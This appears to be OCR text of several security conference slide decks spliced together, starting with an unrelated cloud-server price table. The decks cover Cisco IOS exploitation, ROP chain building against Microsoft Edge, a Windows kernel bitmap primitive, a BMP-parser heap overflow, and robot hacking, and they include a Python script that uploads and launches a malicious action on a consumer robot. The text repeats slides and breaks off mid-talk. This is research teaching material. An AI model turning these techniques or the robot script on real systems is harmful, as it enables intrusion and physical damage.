

рос 2017

Choose Machine (hourly)

Monthly ☒ Hourly

<p>C4</p> <p>\$0.40 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>8 vCPU 16 GB Mem Storage 100GB</p>	<p>C4</p> <p>\$0.40 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>8 vCPU 16 GB Mem Storage 100GB</p>	<p>P3</p> <p>\$0.65 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>8 vCPU 24 GB Mem Storage 100GB</p>	<p>P3</p> <p>\$0.90 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>8 vCPU 24 GB Mem Storage 100GB</p>	<p>T3</p> <p>\$0.0045 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>1 vCPU 2 GB Mem Storage 100GB</p>
<p>C3</p> <p>\$0.009 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>1 vCPU 1 GB Mem Storage 100GB</p>	<p>C3</p> <p>\$0.018 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>2 vCPU 2 GB Mem Storage 100GB</p>	<p>T3</p> <p>\$0.04 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>2 vCPU 4 GB Mem Storage 100GB</p>	<p>C3</p> <p>\$0.08 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>4 vCPU 8 GB Mem Storage 100GB</p>	<p>C3</p> <p>\$0.16 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>8 vCPU 16 GB Mem Storage 100GB</p>
<p>C2</p> <p>\$0.30 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>12 vCPU 24 GB Mem Storage 100GB</p>	<p>C2</p> <p>\$0.60 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>18 vCPU 36 GB Mem Storage 100GB</p>	<p>C5</p> <p>\$0.50 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>16 vCPU 32 GB Mem Storage 100GB</p>	<p>C5</p> <p>\$1.00 <small>per hour</small></p> <p>+ 30 hourly storage</p> <p>32 vCPU 64 GB Mem Storage 100GB</p>	

All hourly plans require a 1hr access fee which covers setup and maintenance costs. [Learn more here](#)

Cisco Exploitation Milestones

TFTP Exploit

Felix ,FX' Lindner
Cisco IOS
[CVE-2002-0813](#)

Heap-Based BoF (CWE-122)

Techniques:

- write a positive value at an arbitrary address (NVRAM corruption)
- write-4 (Process Array)

Cisco IOS Shellcode

And Exploitation Techniques

Michael Lynn
Cisco IOS

Heap-Based BoF (CWE-122)

Techniques:

- overwrite (timer) linked-list
- CheckHeaps bypass
- TTY/TCB Shellcode

Cisco IOS Shellcodes

Gyan Chawdhary, Varun Uppal
Cisco IOS

Techniques:

- [bind shell](#)
- [connectback shell](#)
- [tinyshell](#)

Killing the Myth of Cisco Diversity

Ang Cui
Cisco IOS

Techniques:

- interrupt-Hijack Shellcode
- multistage attack

IKEv2 Exploit

Exodus Intel (XI)
Cisco ASA

[CVE-2016-1287](#)

Heap-Based BoF (CWE-122)

Techniques:

- Heap feng shui

EXTRABACON


NSA arsenal
Cisco ASA

[CVE-2016-6366](#)

Stack-Based BoF (CWE-121)

Techniques:

- authentication bypass
- image patching



Common Steps to Arbitrary Code Execution

1 Gain Control

- Stack-based overflow
- Heap-based overflow



2 DEP Bypass

- Return Oriented Programming
- Disable DEP



3 Solve I-Cache, D-Cache problem

- Disable caching
- Cache Invalidation



4 Code Integrity Bypass

- Don't touch any code
- Correct a checksum
- Disable this mechanism
- Use an uncontrolled region



5 Code Execution

Execute an arbitrary code:

- Bind/Reverse shellcode
- Disassembling shellcode
- TcdShellcode
- etc..



6 Completion

- Return to caller
- Abuse scheduler's functions
- Infinite loop



Gain Control

Gain Control

- Stack-based overflow
- Heap-based overflow

1 Gain Control

- Stack-based overflow
- Heap-based overflow

01

2 DEP Bypass

- Return Oriented Programming
- Disable DEP

02

3 Solve I-Cache, D-Cache problem

- Disable caching
- Cache Invalidation

03

4 Code Integrity Bypass

- Don't touch any code
- Correct a checksum
- Disable this mechanism
- Use an uncontrolled region

04

5 Code Execution

Execute an arbitrary code:

- Bind/Reverse shellcode
- Disassembling shellcode
- TclShellcode
- etc..

05

6 Completion

- Return to caller
- Abuse scheduler's functions
- Infinite loop

06

DEP Bypass Techniques

DEP – data execution prevention

How to bypass

- ROP (Return Orientated Programming)
 - ROP-only shellcode
 - Write-4 primitive
 - overwrite .data
 - overwrite .text
- Disable DEP & Use generic shellcode

1 Gain Control

- Stack-based overflow
- Heap-based overflow

01

02

2 DEP Bypass

- Return Oriented Programming
- Disable DEP

03

3 Solve I-Cache, D-Cache problem

- Disable caching
- Cache Invalidation

04

4 Code Integrity Bypass

- Don't touch any code
- Correct a checksum
- Disable this mechanism
- Use an uncontrolled region

05

5 Code Execution

- Execute an arbitrary code:
- Bind/Reverse shellcode
 - Disassembling shellcode
 - TclShellcode
 - etc..

06

6 Completion

- Return to caller
- Abuse scheduler's functions
- Infinite loop

Indirect Call Gadgets

- They are useful for indirect call to the 2nd stage shellcode, call a function or other gadgets

```
mtctr    r31          # Move to count register
mr       r3, r30      # Move Register
bctrl    # Branch unconditionally
lwz      r0, 0x10+arg_4(r1)
mtlr     r0
```

```
mtlr     r28          # Move to link register
blr      # Branch unconditionally
lwz      r0, 0x1C(r1)
mtlr     r0
```


```
mtctr    r0           # Move to count register
bctr
```

Agenda



Microsoft Edge

CVE-2017-0071
CVE-2017-0266
CVE-2017-8548
CVE-2017-11802



Windows Kernel

Escaping the Sandbox
CVE-2016-3309(!)



pwn.js

Browser exploit writing library in Javascript



Microsoft Edge

“The faster, **safer** way to get things done on the web”

- ✓ Updated monthly as part of Patch Tuesday
- ✓ Partially open source
 - ✓ Chakra (Javascript engine) on GitHub
 - ✓ Renderer is closed source
- ✓ Patches for ChakraCore posted within a couple of days

 **17-10 Security Update that addresses the following issues in ChakraCore** ✓

#3917 by agarwal-sandeep was merged 17 days ago

 **17-09 ChakraCore servicing release** ✓

#3729 by suwc was merged on Sep 14

CVE-2017-0071

[CVE-2017-0071] Handle conversion of src operand on store to a typed ...

...array if the bailout kind tells us to bail out on helper calls.

- ✓ JIT optimization bug
- ✓ Chakra JIT tries to hoist getting *Array* buffer, length, and type
 - Optimize optimistically
- ✓ Register a bailout for exceptional, unsafe conditions
 - `IR::BailOutOnImplicitCalls`
 - Never execute Javascript implicitly, i.e. during helper calls

CVE-2017-0071

- ✓ lokihardt discovered that `EmitLoadInt32` failed to check for bail out
- ✓ Attacker triggers an implicit call by storing an object in a `Uint32Array`
 - Chakra will call the object's `valueOf` function in `ToInt32`

```
- if (conversionFromObjectAllowed)
+ if (bailOutOnHelper)
+ {
+     Assert(labelBailOut);
+     lowererMD->m_lowerer->InsertBranch(Js::OpCode::Br, labelBailOut, instrLoad);
+     instrLoad->Remove();
+ }
+ else if (conversionFromObjectAllowed)
+ {
+     lowererMD->m_lowerer->LowerUnaryHelperMem(instrLoad, IR::HelperConv_ToInt32);
+ }
```

The Stack

“For Example, this means attackers could still use well-known techniques like return-oriented programming (ROP) to construct a full payload that doesn’t rely on loading malicious code into memory.”

- Matt Miller, MSRC

- ✓ None of the mitigations protect the stack or return address
- ✓ If the exploit gives arbitrary memory read/write, game over
 - Find the thread’s stack
 - Overwrite with ROP chain

Example

```
00000081`f39fbc b0 000001de`fdd22700 00007ffa`c7ef9f63
00000081`f39fbcc0 000001de`fd65b020 000001de`fa92d220
00000081`f39fbc d0 00007ffa`c831af38 00000081`f39fbce0
00000081`f39fbce0 000001de`fd64e710 00000000`10000002
00000081`f39fbc f0 00000081`f39fbd60 00000081`f39fbda0
00000081`f39fbd00 00000000`00000000 00007ffa`c7ef9e90
00000081`f39fbd10 00000000`00000002 00000081`f39fc130
00000081`f39fbd20 000001de`fdd22700 000001de`fdd22700
00000081`f39fbd30 00000081`f39fc130 00000081`f39fbd78
00000081`f39fbd40 00000000`00000002 00007ffa`c7f5e863
```

Search stack to find:

chakra!Js::JavascriptString::EntrySlice+0xd3

chakra!amd64_CallFunction+0x93

SavedRbpForPivot

Building the ROP chain

First four arguments are stored in registers

popRcxReturn

Argument 0

popRdxReturn

Argument 1

popR8Return

Argument 2

popR9Return

Argument 3

"Call" the target function

Address of Function

Remaining arguments are stored on the stack
after the shadow space

addRsp58Return

(20h shadow space)

Argument 4

Argument 5

Argument 6

Argument 7


Argument 8

Argument 9

Argument 10

Save return value at predetermined location	<code>popRdxReturn</code> Location to store return value <code>storeRaxAtRdxReturn</code>
Set return value to a safe JS value (1)	<code>popRaxReturn</code> <code>0x00010000`00000001</code>
Restore original saved RBP	<code>popRbpReturn</code> <code>SavedRbpForPivot</code>
Return to the original stack	<code>popRspReturn</code> <code>&returnToAmd64CallFunction</code>

- ✓ Where to store the ROP chain?
 - A convenient location is on the stack itself
 - We already know the address and can read/write to it
 - e.g. `&SavedRbpForPivot` - `0x20000`
- ✓ Where to store the return value?
 - Again, on the stack itself is convenient



CVE-2016-3309 with Bitmaps

```
typedef struct _SURFACE {
    ULONG64 hHmgr;
    ULONG32 ulShareCount;
    USHORT cExclusiveLock;
    USHORT BaseFlags;
    PW32THREAD Tid;
    DHSURF dhsurf;
    HSURF hsurf;
    DHPDEV dhpdev;
    HDEV hdev;
    SIZEL sizlBitmap;
    ULONG cjBits;
    PVOID pvBits;
    PVOID pvScan0;
    LONG lDelta;
    ULONG iUniq;
    ULONG iBitmapFormat;
    USHORT iType;
    USHORT fjBitmap;
    // ...
} SURFACE;
```

- ✓ **GetBitmapBits / SetBitmapBits**
 - Size of bitmap controlled by **sizlBitmap**
 - Corrupted **sizlBitmap** -> OOB read/write
 - Destination controlled by **pvScan0**, i.e. pointer to pixel data after **SURFACE**

- ✓ **hHmgr**
 - Must be a valid GDI handle
 - Only low 32-bit DWORD is relevant

Creating a process

- ✓ The new process will inherit the job from the content process
 - Gets killed when the content process dies
 - Use `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` to inherit from a different process
- ✓ `CreateProcess` from Edge content process will crash
 - Appears to be caused by AppContainer logic
 - You can avoid by clearing `IsPackagedProcess` flag in PEB

```
KERNELBASE!CreateProcessExtensions::VerifyParametersAndGetEffectivePackageMoniker+0xfb  
KERNELBASE!CreateProcessExtensions::PreCreationExtension+0xb8  
KERNELBASE!AppXPreCreationExtension+0x114  
KERNEL32!BasepAppXExtension+0x23  
KERNELBASE!CreateProcessInternalW+0x1bcb  
KERNELBASE!CreateProcessW+0x66
```




pwn.js

Questions?

ARTIFICIAL
INTELLIGENCE



IS NO MATCH FOR

NATURAL
STUPIDITY

Details of Caffe CPPClassification Exploitation

/****** BMP decoder *****/

bool BmpDecoder::readHeader()
{

grfmt_bmp.cpp

if(size >= 36)

{
 m_width = m_strm.getDWord();
 m_height = m_strm.getDWord();
 m_bpp = m_strm.getDWord() >> 16;
 m_rle_code = (BmpCompression)m_strm.getDWord();
 m_strm.skip(12);
 int clused = m_strm.getDWord();
 m_strm.skip(size - 36);

1. Integer Overflow

if(m_width > 0 && m_height != 0 &&
 (m_bpp == 8 && m_rle_code == BMP_RLE8)))

{
 iscolor = true;
 result = true;

if(m_bpp <= 8)

3. Control Flow Hijack

 CV_Assert(clused <= 256);
 memset(m_palette, 0, sizeof(m_palette));
 m_strm.getBytes(m_palette,
 (clused == 0 ? 1 << m_bpp : clused)*4);
 iscolor = IsColorPalette(m_palette, m_bpp);
}
else if ...

int RLByteStream::getBytes(void* buffer, int count)

{
 uchar* data = (uchar*)buffer;
 int readed = 0;
 assert(count >= 0);

bitstrm.cpp

while(count > 0)

{
 int l;

for(;;)

{
 l = (int)(m_end - m_current);
 if(l > count) l = count;
 if(l > 0) break;

 readBlock();

 memcpy(data, m_current, l);

 m_current += l;
 data += l;
 count -= l;
 readed += l;

 return readed;
}

2. Heap Overflow



Hacking Robots Before Skynet -POC-

Cesar Cerrudo

CTO IOActive Labs (@cesarcer)

Lucas Apa


Senior Security Consultant (@lucasapa)



Chosen Industrial Collaborative Robots



Universal Robots: UR3, UR5, UR10
Linux 3.13.0-68
Java / C++



Rethink Robotics: Baxter and Sawyer

Authentication Bypass in Pepper Admin Console

nginx config file

```
location ~* /libs/qimessaging/.*/qimessaging.js {  
    auth_pam          "Secure Zone";  
    auth_pam_service_name "nginx";  
}
```

**No real
authentication !**



```
http://192.168.1.105 GET / 200  
http://192.168.1.105 GET /lib/requirejs/require.js?v=2.0.0 200  
http://192.168.1.105 GET /js/config.js?v=2.0.0 200  
http://192.168.1.105 GET /js/main.js?v=1.2.0 200  
http://192.168.1.105 GET /js/app.js?v=1.2.0 200  
http://192.168.1.105 GET /libs/qimessaging/1.0/qimessaging.js?v=1.2.0 401 Forbidden
```

Turning Friendly Robots into Evil Robots

- Hacking Alpha2 to cause human damage

```

2 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
3 connected = sock.connect((HOST, PORT))
4 data = ""
5 print "[!] Sending Protocol HELLO"
7 sock.send("\x34\x12\x12\x00\x00\x00\x01\x00\x00\x00\x92\x01\xab\x91\xa9\
xe4\xb8\xad\x73\x73\x73\x73\x73")
9 time.sleep(2)
10 print "[!] Requesting Available Actions"
12 sock.send("\x34\x12\x07\x00\x00\x00\x01\x00\x00\x00\x92\x03\xa0")
13 sock.recv(1000)
14 print "[!] Uploading CHUCKY.UBX"
16 sock.send("\x34\x12\x04\x00\x00\x00\x01\x00\x00\x00")
(...)
27 print "[!] Sending Keep-Alive"
28 sock.send("\x34\x12\x04\x00\x00\x00\x01\x00\x00\x00")
29 sock.recv(1000)
31 print "[!] Launching CHUCKY"
32 sock.send("\x34\x12\x0f\x00\x00\x00\x01\x00\x00\x00\x92\x05\xa8\x91\xa6Chucky")
33 sock.close()
34 print data

```


UBTech espionage?

Privacy & Security



How is my privacy protected?

We truly believe that customer's privacy is sacred. We work hard to protect your information from unauthorized access and have designed policies and controls to safeguard the collection, use, and disclosure of your information.

How secure is this?

Alpha 2 uses MySQL encryption to secure personal data sent to and from the cloud.


- All transmitted in **cleartext** 😊

Unprotected Bluetooth Adapters

- ***Asratec's V-Sido CONNECT RC Microcontroller***

The product does not enforce a **strong Bluetooth PIN** to pair with the microcontroller board, which makes it easier for attackers to control or reconfigure the robot remotely.

The **"0000"** pin is used by default on the extra Bluetooth dongle.



Unprotected Bluetooth Adapters

- *Missing Bluetooth Authenticated Link Key in UBTECH Alpha 1S*
 - *The communication channel will not have an authenticated link key (subject to man-in-the-middle attacks).*


```
// 199: astore_1
// 200: aload_2
// 201: invokestatic 104      com/ubtechinc/base/BluetoothUtil:access$000      ()Ljava/util/UUID;
// 204: invokevirtual
113      android/bluetooth/BluetoothDevice:createInsecureRfcommSocketToServiceRecord      (Ljava/util/UUID;)La
ndroid/bluetooth/BluetoothSocket;
// 207: astore_2
// 208: aload_2
```

BluetoothUtil Java class

```
python robotsender.py 0x20
[+] Sending BT : b'\xfb\xbf\x06\x20\x00&\xed'
[+] Finding Alphas ...
[!!] Found 1 robot
[-] Connected
[!!] Received BT : b'\xfb\xbf\x10
Alpha1_V2.0\x8c\xed'
```



Software Package Release System

- unreleased-releasable
- upgradable-unreleasable
- updated-releasable
- broken-releasable
- broken-unreleasable
- updated-unreleasable
- unreleased-unreleasable
- upgradable-releasable
- unreleased
- updated
- upgradable
- broken



Cloud Services - Account Hijacking

- Cloud services control robots
 - Trigger updates, install/remove apps
 - Contact customer support, get firmware images
 - Bind/unbind cloud accounts to robot



This robot was registered
This robot has been registered to i*a!

Confirm



Fin

Thanks

ccerrudo@ioactive.com (@cesarcer)

lucas.apa@ioactive.com (@lucasapa)



A person wearing a dark suit and a light-colored shirt is holding a small white rectangular sign with their right hand. The sign has the word "WIPE" written on it in bold red capital letters. The background is dark and out of focus.

WE CAN

WIPE

YOUR EMAIL

WHO WE ARE?



ILYA NESTEROV

Security researcher
I break things
I build things to break things




MAX GONCHAROV

Security researcher
Threat OSINT
Vulnerability hunter

WHY EMAIL?

Hillary Clinton was asked if she wiped the disc she was using for her email; she said, 'Do you mean with a damp cloth?' This, to me, is frightening. John McAfee

AUTODISCOVER : HISTORY



FEATURE FOR OFFICE 2007

- ▶ AUTODISCOVER ANNOUNCED AS A FEATURE FOR THE UPCOMING PRODUCT RELEASE

AUTODISCOVER : HISTORY



INTRODUCED

APRIL 2008

- ▶ INTRODUCED AS VERSION 0.1 WITH PRELIMINARY DESCRIPTION OF THE SERVICE.

AUTODISCOVER : HISTORY

2006

2008

2009

2010

2017



NOW WE TALKING AUTODISCOVER MEDNESS

- ▶ WE FOUND SEVERE VULNERABILITIES IN SOME AUTODISCOVER CLIENT IMPLEMENTATIONS.

PASSIVE ATTACK RESULTS

22M

REQUESTS RECEIVED

we need to come up with a better
name

18M

